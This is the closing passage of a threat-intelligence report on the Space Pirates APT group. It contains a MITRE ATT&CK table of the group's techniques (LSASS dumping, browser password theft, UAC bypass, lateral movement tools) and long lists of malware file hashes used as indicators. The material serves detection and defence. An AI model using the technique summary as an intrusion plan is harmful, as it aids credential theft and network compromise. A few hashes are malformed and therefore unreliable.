A separate difficulty as regards APT groups operating out of the Asian region is accurate attribution: the frequent exchange of tools and, in some cases, joint activity of groups significantly complicate this task. The core part of our research is based on the results of our investigation of an information security incident at our client's premises and analysis of specific network infrastructure that uses DDNS domains. The data obtained allows us to state with certainty that the same attackers are behind the detected activity.

PT ESC will continue to monitor the threats: new facts may provide more information about the activities of Space Pirates and its relationship with other groups.

## Appendices

### MITRE

| ID | Name | Description |
|---|---|---|
| **Initial Access** | | |
| T1566.001 | Phishing: Spearphishing Attachment | Space Pirates uses phishing emails with malicious attachments |
| T1566.002 | Phishing: Spearphishing Link | Space Pirates uses phishing emails with links to malware |
| **Execution** | | |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | Space Pirates malware features remote command shell functionality |
| T1059.005 | Command and Scripting Interpreter: Visual Basic | Space Pirates uses VBS scripts, including ReVBShell |
| T1106 | Native API | Space Pirates malware uses WinAPI functions to run new processes and implement shellcode |
| T1053.002 | Scheduled Task/Job: At (Windows) | Space Pirates uses atexec.py to run commands on a remote host |
| T1053.005 | Scheduled Task/Job: Scheduled Task | Space Pirates uses system tasks |
| T1569.002 | System Services: Service Execution | Space Pirates creates malicious services. |

| ID | Name | Description |
|---|---|---|
| **Persistence** | | |
| T1053.005 | Scheduled Task/Job: Scheduled Task | Space Pirates creates system tasks for persistence on the host |
| T1543.003 | Create or Modify System Process: Windows Service | Space Pirates creates malicious services for persistence on the host |
| T1546.015 | Event Triggered Execution: Component Object Model Hijacking | RtlShare malware persists in the system through substitution of the MruPidlList COM object |
| T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | For persistence on the host, Space Pirates can place a shortcut in the autorun folder and use the Run and RunOnce registry keys |
| **Privilege Escalation** | | |
| T1548.002 | Abuse Elevation Control Mechanism: Bypass User Account Control | Space Pirates malware contains various techniques for bypassing UAC |
| T1068 | Exploitation for Privilege Escalation | Space Pirates can exploit the CVE-2017-0213 vulnerability for privilege escalation |
| **Defense Evasion** | | |
| T1027.001 | Obfuscated Files or Information: Binary Padding | The RtlShare dropper adds random bytes to the extracted payload |
| T1027.002 | Obfuscated Files or Information: Software Packing | One of the stages of the BH_A006 malware is obfuscated using an unknown protector |
| T1036.004 | Masquerading: Masquerade Task or Service | Space Pirates uses legitimate-looking names when creating services |
| T1036.005 | Masquerading: Match Legitimate Name or Location | Space Pirates masks its malware as legitimate software |
| T1055 | Process Injection | Space Pirates malware can inject shellcode into other processes |
| T1055.001 | Process Injection: Dynamic-link Library Injection | Space Pirates malware can inject DLLs with payload into other processes |
| T1078.002 | Valid Accounts: Domain Accounts | Space Pirates uses compromised privileged credentials |
| T1112 | Modify Registry | Deed RAT stores all its data in the registry, including configuration and plugins |
| T1140 | Deobfuscate/Decode Files or Information | Space Pirates malware uses various algorithms to encrypt configuration data and payload |
| T1197 | BITS Jobs | Space Pirates uses BITS jobs to download malware |
| T1218.011 | Signed Binary Proxy Execution: Rundll32 | Space Pirates can use rundll32.exe to run DLLs |
| T1553.002 | Subvert Trust Controls: Code Signing | Space Pirates uses stolen certificates to sign some Zupdax samples |
| T1564.001 | Hide Artifacts: Hidden Files and Directories | Space Pirates can store its malware in hidden folders at C:\ProgramData |
| T1574.002 | Hijack Execution Flow: DLL Side-Loading | Space Pirates uses legitimate applications vulnerable to DLL side-loading |
| T1620 | Reflective Code Loading | Space Pirates malware uses reflective loading to run payloads in memory |
| **Credential Access** | | |
| T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Space Pirates uses the Chromepass tool to retrieve passwords from Chrome browser storage |
| T1003.001 | OS Credential Dumping: LSASS Memory | Space Pirates gets LSASS process dumps for further credential dumping |
| T1040 | Network Sniffing | Deed RAT collects information about in-use proxies through network sniffing |
| **Discovery** | | |
| T1087.001 | Account Discovery: Local Account | Space Pirates collects information about users through the query user command |
| T1087.002 | Account Discovery: Domain Account | Space Pirates collects information about users in the domain through the legitimate CSVDE tool |
| T1082 | System Information Discovery | Space Pirates malware collects system information, including OS version, CPU, memory, and disk information |
| T1614.001 | System Location Discovery: System Language Discovery | Deed RAT gets the language code identifier (LCID) during system information collection |
| T1016 | System Network Configuration Discovery | Space Pirates collects information about the network settings of the infected machine |
| T1069.002 | Permission Groups Discovery: Domain Groups | Space Pirates collects information about groups in the domain through the legitimate CSVDE tool |
| T1083 | File and Directory Discovery | Space Pirates collects information about .doc and .pdf files in the system |
| T1033 | System Owner/User Discovery | Space Pirates collects information about users of compromised computers |
| T1057 | Process Discovery | Space Pirates uses the tasklist.exe tool to retrieve process information |
| **Lateral Movement** | | |
| T1021.002 | Remote Services: SMB/Windows Admin Shares | Space Pirates uses the atexec.py and psexec.rb tools to move through the network |
| **Collection** | | |
| T1119 | Automated Collection | Space Pirates searches for and copies files with the masks *.doc and *.pdf |
| T1560.001 | Archive Collected Data: Archive via Utility | Space Pirates zips stolen documents into password-protected archives using 7-Zip |
| T1056.001 | Input Capture: Keylogging | Space Pirates malware can capture user input |
| **Command and Control** | | |
| T1071.001 | Application Layer Protocol: Web Protocols | Deed RAT can encapsulate its protocol in HTTP and HTTPS |
| T1071.004 | Application Layer Protocol: DNS | Deed RAT can encapsulate its protocol in DNS |
| T1132.001 | Data Encoding: Standard Encoding | Space Pirates malware can compress network messages using the LZNT1 and LZW algorithms |
| T1573.001 | Encrypted Channel: Symmetric Cryptography | Space Pirates malware can encrypt network messages using symmetric algorithms |
| T1008 | Fallback Channels | Space Pirates malware supports multiple C2s and can update the C2 list through web pages |
| T1095 | Non-Application Layer Protocol | Space Pirates malware uses its own protocols to communicate with the C2 server |
| T1105 | Ingress Tool Transfer | Space Pirates downloads additional utilities from the C2 server using the certutil tool |
| T1571 | Non-Standard Port | Space Pirates uses non-standard ports, such as 8081, 5351, 63514, etc., to communicate with the C2 server |
| T1572 | Protocol Tunneling | Space Pirates uses the dog-tunnel tool to tunnel traffic |
| T1090.001 | Proxy: Internal Proxy | Deed RAT can detect and use a proxy to connect to C2 |

## IOCs

### File indicators

#### MyKLoadClient

| | | |
|---|---|---|
| 947f042bd07902100dd2f72a15c37e2397d44db4974f4aeb2af709258953636f | 09c29c4d01d25bae31c5a8b29474258dc1e40936 | a2f2e6cdd27c13d2d2d3a5d15e905bb4 |
| 949cb5d03a7952ce24b15d6fccd44f9ed461513209ad74e6b1efae01879395b1 | 55604a258d56931d0e1be05bcbe76f675ed69e6e | 5cce810a04197dc25231c477e7e0b402 |
| 35e36627dbbcb2b6091cc5a75ab26d9e5b0d6f9764bc11eb2851e3ebd3fbfe6e | 415ae82bc0aa94e425009068a239e85a78b8e837 | f250cc6ea8b240cfe9eb7e2007656e53 |

730b9ee9f031c8c543664ee281c7988467a3c83eabbbde181aa280314a91ba41
7be81aa01715c78166b8529eb999ec52f01a6367
399e655f1544e6c34601d3ee1e99d088
16c2e10b2e3d74732edfae4a4fcc118600e9212162256434f34121fa41eaf108
7f9d53dc8247e68bfc30c2399eb227a9f1aa9dae
850c1355f713c6f6235863d7245221ea
b822a4ec46aacb3bb4c22fe5d9298210bfa442118ee05a1532c324a5f847a9e6
869bd4d2520e5f2cf1d86e7fa21d0fb9a8fae41b
12c83dc14e08c206725933e7b69e8e66
192499ad69ec23900f4c0971801e7688f9b5e1dc5d5365d3d77cb9bf14e5fd73
c3f82d46c5138ba89e3a8fe5ea80ce3b0d2467c0
5865679e252c0c9fcfcae4546760f7a5
56b9648fd3ffd1bf3cb030cb64c1d983fcd1ee047bb6bd97f32edbe692fa8570
a8d5e941b04cdd0070fe3218fa1bc04fb1bdd1b4
a5d85f982d6650b26cccee4741fc3f00
0bac8f569df79b5201e353e1063933e52cfb7e34cd092fc441d514d3487f7771
64d97ea909a9b14857490724f19b971bb95d641d
cb9617de5bc93949844a3e26e1360aa3
1bab80116fa1f1123553bdaf3048246f8c8a8bb3a71b2a13e87b704e68d10d2b
3f32c341a71a32b6421822f44d4efde30d15421b
e26713d8091da1946a158f168342cae9
444d376d251911810f3f4b75923313b3726050153d50ad59deff5a0b8b1ada20
90ff670baddb8bce0444a8a422096461e78fb287
bf11b368d610922ac28cd4a9f20bfe97
84eb2efa324eba0c2e06c3b84395e9f5e3f28a3c9b86edd1f813807ba39d9acb
82c18765ac3a1a2ecf3f258c0912beaf5aedd175
ddc9174f111e8aa445a71b8eeb0ad490
14b03ac41b5ef44ca31790fefb23968f2525c3aabfe11e96b9b1ccb6215eb8be
e5882192901c00d8ac47bd82b7d4565761847e7b
7b7c21eac0d9a06178a68d73fc5a18a6
b1d6ba4d995061a0011cb03cd821aaa79f0a45ba2647885171d473ca1a38c098
9f671e338bc9b66e2dd3b7a3c9115723911b8f65
135f224c2d740b1f1b6f43235e96d3f2
5847c8b8f54c60db939b045d385aba0795880d92b00d28447d7d9293693f622b
878b2b8543ee103841cf30af70813b1c27434d71
10b52c1ccaba52a52c991b05704bb12e
95811d4e3c274f4c2d8f1bf092b9ddc488aa325aabf7c87a2c4877af4ba8bfb7
6b0bebd54877e42f5082e674d07563f527fdd110
fed14e228ba25fdef9904adaf70c145f
0712456669e65b2b3e8d1305256992c79213a6dd4fd9128cf3e78ab9bae3cff6
ee6b0845ebaae57f88b262c198fad8cf151f6b85
72571ebddf49e7546f9d5fafc0664e0c
607c92088b7a3256302f69edbfad204cab12bf051a5aac3395130e18ae568dd5
2452567c5e28f622fa11c8e92f737cd5d8272abf
3562bd5a94f4e8d62250201e035e1a49
d0fb0a0379248cdada356da83cd2ee364e0e58f4ed272d3369fe1d6ca8029679
96bae22955bd85110c3f0b7de9a71b81c025f76a
8a8425a0a4988fa7e9bf98def23c1ec4
a8a16168af9dcdc4b34d8817b430a76275338dbbda32328520a4669dbe56e91b
57bd45e4afb8cd0d6b5360de6411ae0327812d5f
a2b245bbb1de4f61dd8c31f391b28605
7b7a65c314125692524d588553da7f6ab3179ceb639f677ed1cefe3f1d03f36e
a97b1e1e0de7f0eab5304d206f4d7131987aca6e
568594397a24a53ecbbb9c7766194678
f6c4c84487bbec5959068e4a8b84e515de4695c794769c3d3080bf5c2bb63d00
9358b341bc217dcd15599b43d88b157f8a9f4882
05a025736a6fd75f183a04a267cee165
467979d766b7e4a804b2247bbcdde7ef2bbaf15a4497ddb454d77ced72980580
ae021c91c759d087ead95319608326e0ed154cfd
78acab8a8d263968c46ef07d8ba98f0a
3e57ca992c235b68027cb62740d8e86a3294ac0ebcff4a2683b29bdaec016646
aad3241fd23372523528a99f4c18127a3ebbea59
a75c81a18e3965b5942e7b1669db16ca
c3415bddc506839614cbb7186bfc6643713806de4f5b1c15445e96a644b44bea
e29b263a89217412f45d6c7a0235b19af030755a
b1f907379148c1e09009cda3cbd3877b
d3a50abae9ab782b293d7e06c7cd518bbcec16df867f2bdcc106dec1e75dc80b
a9d64e615171b05a402422056ddfcd250febae93
b03192389159b15f5552c82a29c747fe
69863ba336156f4e559364b63a39f16e08ac3a6e3a0fa4ce11486ea16827f772
ec928047d511286c4db2580045d02ced34b639ea
27ea69e0233f32d521c7bb1330690731
50f035100948f72b6f03ccc02f9c6073c9060d6e9c53c563a3fdb1d0c454916e
d5ce13a66e8407baec0f447c7fb41d493fd8d73a
343a9cc37cc9843cf862dd946c7eb714
6bc77fa21232460c1b0c89000e7d45fe42e7723d075b752359c28a473d8dd1fd
74847db3abdb5b0fd3952bb76018f9346815035a
359ae18fbfc16b5b09e0f571d563d8e6
3ccae178d691fc95f6c52264242a39daf4c44813d835eaa051e7558b191d19ee
0e40d0424aefa672c18e0500ff940681798f2f02
196222b313b6c2ef728695ad5133da06
a99612370a8407f98746eb0bf60c72393b1b4a23f52e7d7a6896471f85e28834
757af512d07fc8fe1167750a748dbb9c700f71f1
6b2e4ff182bffe5a22944fa8d2a7d41d

**Zupdax**

f2ce101698952e1c4309f8696fd43d694a79d35bb090e6a7fd4651c8f41794a3
9ec2f21641bd3f482b4c85cd6050432dc05e7680
d0cb15e5fd961e4f5b3b120fc60dbdf8
84b8bfe8161da581a88c0ac362318827d4c28edb057e23402523d3c93a5b3429
6f1b4ccd2ad5f4787ed78a7b0a304e927e7d9a3c
6e9ff09f5a7daa46cfbfb1cf5707179f
3a093f2c2cb5ba59197a4c978cfa9687d5778a53ae17c2ce2757d3577a5e7c69
9e0e0582eef9e2e2f38893a06c552d607f835fcc
b0f95350b13b65ae427075fbdf5f7230
137a3cc8b2ecd98f7d6b787d259e66ca2c1dae968c785d75c7a2fecb4cbbcaf0
1a7967c6357269414cfd1f9e1060a8613bc59f7b
869de5ac4d3520373a8a2f1a5991d365
9e010a2b43a6b588b95b5281544739833fb0250e8e990a4fe9879459f92367d0
24732b6b00326439dc373df56aff78c9c82d7169
814019ff0004d54c9b14981ac02752d4
408608c6b6f7299561c04f37ab46ca9c82834428ad0e8d42b16ca5da9b86d62e
9f596346c9acc09772bc5baf8c4dbc80fbdbf03b
3801a156c01b2d3ab42bc431a5f2fc46
6cc33a21417967a1bb3294179ea10aa3d9ee8d945a5ea0f6c44530189344a10a
6f43f6e8cb1474a6272f9632487fa1932dfba18c
6d6c3cbf2c2a3f106fcffdcbf4c70990
24b749191d64ed793cb9e540e8d4b1808d6c37c5712e737674417573778f665b
26062de2657bd2a3c228049af27333d2c46a041b
58c734474fc415905c6c9f95783d79b7
a95dfb8a8d03e9bcb50451068773cc1f1dd4b022bb39dce3679f1b3ce70aa4f9
1e8bf3c1a05f37857a9e8f7adb773ed9b9af1b8b
4ef9466b7ef300ec5fc98257e07efd40
efaa30bef6327ca8123e5443aa831dd7173de8ac9a016aaa2ae878641f85f952
04951144dc621f5f7ff2d66c8bcb710b77cc3d55
80397808492e12b83e5c9f5467740fd7
699bd1babf50a360e0a2ba6b5e0ed2379571ee8356f3f08b09ff8ce434d72696
3c10a0256cc1f0af3c31770314257eb8f994260c
09c34b06199eb1cacfbfc159e88e13e4
d6af2d1df948e2221a4bdaa3dd736dc0646c95d76f1aa1a1d314e5b20185e161
44858761afc0439ba361c90f04ae9719b362d315
9afe1f1936145a0a2ff1f6b34160c37f
0ecd7741dbdfa0707ccd8613a5ea91e62ab187313dd07d41760c87ed42649793
daacbe773105fd7b0834ed2e3a05ef80275e3c11
e8357ac87261f74c5d40e4baa273d3f0
2360fa60a1b6e9705bf6b631fcfe53616f37738cf61bc0444ea94ce09c699c7f
54e9de60e3a5c58fc2f3daadd18a1355350e13ec
e0592c56ee8f0a2149fd9a8ed3b85f6f
ffe19202300785f7e745957b48ecc1c108157a6edef6755667a9e7bebcbf750b
25d0321df77623c5af6629c357201941d4cd452c
ddf7ed52856f7ab9cb75403c30cc2c2b
d45c1ce5678259755df24bd680316a945515fc1bd916ce1d504f9d27cf9d03e4
0f5a74f11c270a02b0c0cc317e0b850c78261b04
a2972cb5228a56a530543f187e33e160
00847787ea6568cfaaa762f4ee333b44f35a34e90858c1c8899144be016510ef
d82bc3800396452ee519fbb35f708802fee335af
41f3e576216bb551a0ab1f3f18e9749d

**Downloader.Climax.A**

fa2305975aded0fd0601fdab3013f8877969cb873fb9620b4d65ac6ff3b25522
003f46f74bbfc44ffd7f3ebfec67c80cf0a07bbf
24b90157056913bef8c90b6319164afe
0a0ce7fb610e3c037beb2c331e147c8750ba9f7ea2ece2f91f27f1a83c6839e4
1e0a63331814aab39ffb7806289a8ef3433553c3
68875f4b80fd1350af7dbea4d05a811b
898741e11fbbe6b5534fb12a489add1aaa379ee6757c0bd8d6c631473d5c66f7
3fa2f11e142f5f07f2dd63d89b58d01e9397ded0
1fe521f0ad24145704e6085b4a4859a9
59e4b8d2b65f1690139c094ee27182285febda115304c44e8d9e7329e09dc794
18cd249add7cfae87615ca5b32aca8503337a2d6
9bf855e5e8480fdb93fd12068699446d
0c64cc96a52ff9bdf6593e948fed1bc743bdf714ec1f7b392490423d927c3bb4
bb1c27db5f8d7e43592fa81cbfa319f1ce7c828f
0830581452de0c91090f8de7dbd123fb
1ca423fe0159e75718eb66524cd24002071a06b2fa68ce2cbb39d10682a154a6
78c8298b8357eee1a2d5d9da86f290bad798ce39
ff5896c0749b1e8c403203ebb679ab09
e9c94ed7265c04eac25bbcdb520e65fcfa31a3290b908c2c2273c29120d0617b
47edf57c5724ef9ff232dbb76f749977c767106a
ef8bcb5865669bc1d1776aeecd1c29de
d376164e377577fc590a780d15603d6411fde6e45ea21971670d5dff597d9def
d9e12317a43f233a739972723abc00f1b88f53b0
5faa973967fee2f35229685ceacf20b3
4301abae1a62f87b1c51acc6a6b4f2c3926a248b4aa9c04b734cef550196c030
cc402936b3d6fa5db14b54f0065404d975f2aeb5
f0f2731cabf1c1a6381d0cd265c937bd

**Downloader.Climax.B**

7d9e1a193402b87dbbb81c2ab95632686154cff9c991324e46b275850a4b2db6
36a6eb414c9b8a7c2cdf12eb46e490d288e7a47a
98416b41f386bb45ed36c2b6bd0f55ca
dd82a7b9b5dc0ee1f9e9f19d46212f3e2a1d09a816f5c0ece96275ee221fca13
cf0fb4950130abddead04c21316912418562bf8a
a74341091f88d5980a2394be28ed0239
9f4d15ca56f87a5ded792f2a27a4c112bf59517079aedbefe49fcd0474600b69
bbbca10a8545b0421fbfcbd0b3b7a42527fea641
1bdaa370b064f90abbc2c7cecc6d3316
5872abe12a8e4c7182e4c6a894d6c27961b00d333657736bcbfd7cb1b38af2ed
133eca56512d8d5f8c730e102bf9042915e9bf41
c60df47562dba1c75e9932aa088c24bf
8dcb99e56c888800e0712faddc07d991b6dcb7a6fd4cceffe9e27fe3da83d206
2e76fa63adc870ca1de19fc7ea5afd6860f36e32
1a22342f883ad150c5a6f7e85e9ba2ae
7079d8c92cc668f903f3a60ec04dbb2508f23840ef3c57efffb9f906d3bc05ff
8993d0d5ec2f898eb8d1b8785cc5bb3275b43571
1690766e844034b3c2ab4f853bd59df7
5e8df46c9bc75450e2660d77897fa3dfa4d6c21eea10a962f7a9cf950ca9ca76
b0506335e332d64d6568f7830a8fab6a8a6ce1f8
923d60f3e63c95021f9e99f943fcfbbc

**RtlShare**

8932c2d1ed0ae1f64d9cff4942f08699b4a7b1b30f45626d7bc46c8c51f8a420
8903e04d7ffae2081867337801ca2fa5f93220bd
9d116d94151682934dfd753485c91b88
8ac2165dc395d1e76c3d2fbd4bec429a98e3b2ec131e7951d28a10e9ca8bbc46
c0988a4ade711993632a03a2f82eea412616ef2a
ab01a4642e76df9e20a6d936d1f287fc
3f6102bd9add588b4df9b1523e40bb124af36a729037b8c3f2261563e4fa4be9
c865ef013018db3ed00f946b96a7a98ef2660e65
e8e966455a60c6f5dbfce3e82564d2c7

785ac72b10fd9cf98b5e2a40dc607e1ff735fcd8192bf71747755c963c764e2d a429d9c8c67c8c8036ef05f7b4a27530ee6ae98a f15c15e2b26f47b436b2a91d332ad59f

**PlugX**

0f7556c6490c4a45a95f5b74ced21185fe48a788bcbe847017084ec1bf75d20a 53a17133173ee8f32261d4ac8afb956e1540f7be 4b6e1f5375552e09975f23fd8661e0f3
429b6c5d380589f2d654a79ea378db118db4c1fd1d399456af08e807d552e428 97ecc5aba4ce94a5012dcf609f2d325f293d4bea 3f8de0e26ee2f1f030e7d61215a227fe
0956ab263c7c112e0a8466406e68765350db654dbe6d6905e7c38e4f912a244e 457a592ece5e309cc8844623f29fc6be62c5be60 bdc734d2c049d77285fdb503aac86cd8
1c0cf69bce6fb6ec59be3044d35d3a130acddbbf9288d7bc58b7bb87c0a4fb97 ef3e558ecb313a74eeafca3f99b7d4e038e11516 b4f12a7be68d71f9645b789ccdc20561
a072133a68891a37076cd1eaf1abb1b0bf9443488d4c6b9530e490f246008dba e9e8c2e720f5179ff1c0ac30ce017224ac0b2f1b d5f5bb6368735f34440621b80fb8e003
1bad7e53cb4924576b221a62d2cddb4d18bd387734328b7d48e32046700e2df9 7539e5f25b3e66ea849ebee6bf6104d504573035 25db7152f66588dd8ce035f4bbd811d6
39083375012d2a854e6310411e7ce4c4e3440bd5784ae158599be25deaeabcb5 7ad24d1873325a02ca4644ebbebe5c5f95bb927c e7a9d56297f8d0c16eca077b5f0a86bf
3c4483e1185d00b282b19910ad5e7970462122b8b7d8895860ffc132a05b3b9d 62d33015859f49e2ad178239891dbed78a0e2de6 a83b0a6b5c590aaf7528dc23ce1856f2
f8885d5caeec2627d808dc20bd1fbcd42732700686d34f1bb29d83d5d5115ee0 8a44433cfc2e4f116ebd59aac5f596f83c468d44 633eaedd4944db79d0ac68e71418c34c
07ef63b7c9554065e3a6047404d2526e8c8e450c5fe977247336626be403d790 a397d9d7d242bc748dc2bf5307d0f16c5144d98d cfd0a7ab2c2c99dd341d844a5486599b
8d2ff35a5c941cb2f0438969be1a16116efacb51bb9820e6facc285640855682 702cf75a6b23a18001a909d6743a739837cc2053 0fe86427810229e4927b3a7091bea583
31af406fababf825eb15969970f5de1d2de9fa29a3ca609aed3174c48806492f 12e4407d5341836635ce54727ad4dae7712c2a4c f4c9dd900488d6ad172f16a812b5e0fc
c150172ae47f9708bf4a87cf67eb19b09e6d4f5a565043f309c1da5ffc9bd656 eb6b2ddf1da767848ffe51f14b177298173227f5 7a4a791eeb0a195057a65eccceeafc8ff
5f8e8eada8ad8fcb007a1da7d2dedfdc55473cd5d65a287224c345edf9c1e964 a7837c8e3f789a112fbc2eea623c4e03664280ce 11fba00953cbd550be12a5691f79547a
fda4712cfb3007e7eb5f61b37c746640ff5428108c74106352b69a11193d79a1 628dc1642de5e74bf230e9b933f264196b9678bb be4625cb6e797b05a5ce3f2f5d0618c2
17c4a6adca907b7cd0fc75d6008a307a3813ac3b75bfebb4f173360b5d2e7964 d5959009d3a2bdadd0db5385706920da21e5c8d4 ff7b237c3049fce0559876239e5c0ae8
b153195807d9b58168bba751517498268e396a79965c5d323fad5c16bbc9520d c14b4468a33b12250b560a0c7e884e01dd986c95 9f4150eee0d18c7ebe6fe2881e40f1a2
7112f1033f1fafd9cef1862f6ea0a77994858bb54270deede1ed24b0f18fa7b1 bc0a54644b5ba7eff9ca10d8b42d73f0c69e4c53 824e76688a5b5bad414bc170721a29da
5ece318d3df972291896e858b76224c5ec34637d5409db44c89ec67ee0a6089d b253c8ff5fc2cb1ea8933721c3a4002a42eec2f9 b0b6d1d000f031c2883df9f67360a338
e452ea28a9d3e37a2ac0cb8f4bca8ce41bea1a362d4c1680ab3ccaec6e5123d9 7f81103b574a3c26b478e9ab41abc422f979f299 49a5af86baf3d7bee422b841781d1bfe
195b39d40cd9d50e0b4b6b41f8b45140bb0f6e201e75b4398bd07b1e5959970b 5d449cad4b2a8d8a6b7489d82b110c370142acdd ff58ce5d9d76502785ed1900056a4501
675abcf2bc7b1792b50fa296315f39ce5ac8e7e3f754a9be867eb0dd6bbf1799 103cf5647a8dc33d9d611b5b1eafc3e498d02dab cb9b8cf286b84678784e7456b7d8fa85
e60757a893881559104513d75cf521c8f72e10653442b9f2510402453e48cdcb b2e4179f7a2d1942fdb8e0fff632a3b65e9dce37 3a0536d8cd93119389d06575adc64079
a9acf75a658cb6e8aed6f638b08931fbe74f7b69a26e6b45486caff9d8e455a4 187541ef47985e11324be53309808e23b33c12a1 ef479d7cd2e77a764ffb0a4b291a70fc
ad48650c6ab73e2f94b706e28a1b17b2ff1af1864380edc79642df3a47e579bb f1a8c309806c90c100e680299a037ec71cf4397c 1cba2ec3fc5f1451aaf3a75c9823825e
0b1ed5214dd31a241920de4b5c7cdf3f02ad5f76260bcd260328732c9bedbcec 9be46478e3cbeb51267b8fb88952860790051c07 b404e426c53c066620d440f92331a113
555fd0d7c1584f7b504ac65f34017f7070ee12ce0f4070cd0555361b3adea54c 1f10627b46b51a97b059395bf062117fdfae4cf0 895644020eba9ec62d47ca85ccf94012
fe885d1a2bef4e99dcbcacd9393c59ed52a718ff2cbbc6a15e443e150edaa662 9d490725443c9f426cdc0bfa75b3d900404153c0 13febb9240f37a69f251fd6055b8e1eb
354c3c2a7602475b72727158ebae8261f0ac9f2ce6c2ab86ee9ec38169b40f62 68a651026a3bae94776a9e1a45c6cca58b9609b7 1d866ed934518061839588565ff71edd
ab1282afced126da7d330d7be338dfe1f3623970a696710e55a67fb549118f1d 3ebe6bd2d44a4d54d8ba314b92c9c379398bf095 c063adbb4a8a41a8678c594258065fb7
e3d32b0758f98b55483a18631ae42e944c387b5a73b1fbc39f62b2c13a6ec198 5fe3b83b3ccdf78303b59e5f3e628a2cf80e9d13 923165c972c38678f6d9ab4cef36a007
a4576ca47764284bc3aa8e5dacad84163ca56258dc8af4aa4916bb3bacbd58e0 1166b3daa8ad2496a8b71f37656be7ac41821e03 a1503cec20057e367cff4db5e4a8b93c
8871bd39918868d4f4390e430e82730819182a8ae9fb3ef7096c2ce5dbafbe26 f1d74087627879e224303ee56e74d53f6dc67204 ec0a9cecb7e1b4b40ffdba19407332ea
f5e780d10780f45adb0ddc540978d7e170e8c143a251003651e12c18142cee16 8e5ef3c08eb584d041a7aa93473aa2e31787d111 f16790e4e2029367cf3ae07037169424
37b3fb9aa12277f355bbb334c82b41e4155836cf3a1b83e543ce53da9d429e2f ea7595bff1cfd1d72fe72417bf263d9adc9bc59e 9ae8a7837c60f3f587701934ff41bd96
6cd5079a69d9a68029e37f2680f44b7ba71c2b1eecf4894c2a8b293d5f768f10 50064d66c9b55b6f7d22051b81914d8366fe36c8 d5915394a6916a00c426aa2827d97c0e
c21a3a44b46e7242c0762c8ec5e8a394ddc74b747244c5b83678620ae141e59c 31d67b5a5588b2d28365534c36a7b754f28e1df9 ecab63b6de18073453310a9c4551074b
fe18adaec076ffce63da6a2a024ce99b8a55bc40a1f06ed556e0997ba6b6d716 1e8dee59355e064790d05e44199443d94ab1aa02 219983c1a7c6c08707f4907b17a72eb9

**PlugX demo dropper**

50f1092795c493c5275637b81fbcacfc4ca7951dfda06782a792988bbde2f5a1 8e0ee1ceb7ce14994a481c266eef1f67087b59b1 6dfabe77bf18f1424cf47e2e0794f6d5
82894e2534feb0d9edbb3dd5339c3ff0f6eb73b07e40f0f8b15e759e8a55d052 0b8c9bbea5614d2fec852cf2f74fd20b591edbb2 814e3cfdbf77e8b400dda78ab0a80e24
e5f471dcd4f5a47f0a53fc389e58c70b9ef81805c503ed6b100950d02ee7f777 9eb2ed9db419cda517fbea69a9204644e946913c a70db29d6a7ba154eeb029be19136cb6
aeee80588212bc941e179ca95931a91bf446cbc1446111d4e520243d708f1d5b dbb93c7b7e36b5eb0dd408e836f7bf305ee076bf 661635e774fef37e56928333d6040cac
c66dda5131c0aaa118e7cbb5de16fbc984f1f0c9194717b8981bca0fb024f170 58ec65e2d39e3dff7df3c85d3896ab37a04cd475 a96e3b2fd7c8bb7c903240e0b9b1e980
051b08ef35a6122bd9ff75609ccd50d84793e5502a9e428a57f2bf688d21d1e9 1b43bb893767f48bc134c1894f3390fd20dbb22d d2b60af1360508ca2728f06f45a3f931
f96adc9e046ecc6f22d3ba9cfea47a4af75bcba369f454b7a9c8d7ca3d423ac4 cb85578a26dd90f536b9c97cf88ff93baba22107 4412dcf06cb428d710297a3efcf24a91

**BH_A006**

1e725f1fe67d1a596c9677df69ef5b1b2c29903e84d7b08284f0a767aedcc097 c0292c55fca5f68f4f4831fb5d2a77a78c1f1a45 36a8ce6f27c251a81d9deada291b2a2c
e76567a61f905a2825262d5f653416ef88728371a0a2fe75ddc53aad100e6f46 e45a5d9b03cfbe7eb2e90181756fdf0dd690c00c 06af27c0f47837fb54490a8fe8332e04
f2ab7d78377fe1898eb6406d66668c9dbbe0836e9c97af08bc57da56a78272a1 87ae868159d572acbb376faf7fda6593058f8518 c241e8486a0674f7af1b0928b59b94df
1a4cc1c66082f4bb10b917bc434ecc9e7e4f92877fd42e3fbe5e8a96154318f5 927f428e0de0391a6392943b3c79fda8363828d0 758eabd1b7b644b01a21011d6e1159e6
1b0e8f31b513ad53db7ca6d8db35c37eb24eaddf859521b6913209af934808ce 9df3431e26b958f671b28d1c4d34dfa5c0c653bf 94759ce1618ffa9e38cfa7c3ad43061a
f42f8896183d298a6ecd2c3fa78393bf7e58bc33ab7994e35346a57cbe2e2521 f214cbda1dcdc75b3d355affef74354a104d5b29 5ea6d25bb95d8643dfe2deb4afd92843
bd366f22fd0f1b5b5a041621f70b357287c45883e847bb8f31809d16ca46052f c213d8d98359c32e1b320b8ab0cf168e3f369441 8f088b92a9f68681dd17f0fb89b1058d
77052236a7061f91ba6442568f6db1200169fe4afdf9c3c81750e0929dd4fb96 aa9b71858b893a131908b3236bb724226af6b1dc 02a7272416fefc68ff214b24214fc370
2bd9b56ddcccc0a9d33debd1c56b493bb60f8b4229f728b0c6c3bac0e556d080 0e2c294692cebcaecb5e2f3677d07f96a09ab610 c7f0ec11b70be64695d826587d8fb9f2
59fe1b5b641c140225ed12a8122da47716b9d841754f4604a2bdbb2a0dc765ad 7324dd736142db51c4d3887c30df810a45b46b08 32cb37c984fe0d00009e7566f18463eb
cb35899e21269b564ffdd4785961195af1779daf5ff3e64746e2d6368744ba2a 5ad5183ce68975a59d85d650e72b13a845be82e4 7950cf56e58e2be3fc401885e815e9b6
f97d1f7e3ed963654fb68803f2ac6cd79580abb8f86ab477c49aec76157bb184 cf1a335ffe672f19fa0160151c50eb9209b5e99b b66203f634e48430af63a3c1503b2a4d
74af7c238935e2fc11f97e122bbcf0b813c27f5a4a3b8aa47a574c24003df533 ffb8da41d8a92b4cbeaf4d85a4c2732b90d178c3 7428f82ed54e0d75c37afc0dde45ea57
9cd487bcec62fb5192fbe654ca5c02750b846070b85016fc3d2071add8e04f39 b20c993e963a5540593120cfc1b596ba42aff649 46c4fd5ae4f5907d5ba3faa2978fffbe5
b0a58c6c859833eb6fb1c7d8cb0c5875ab42be727996bcc20b17dd8ad0058ffa fcc66ea2198a03def308c53adda78d4a64ed22f7 823e689e34be362faeddb2bd8d32a05e
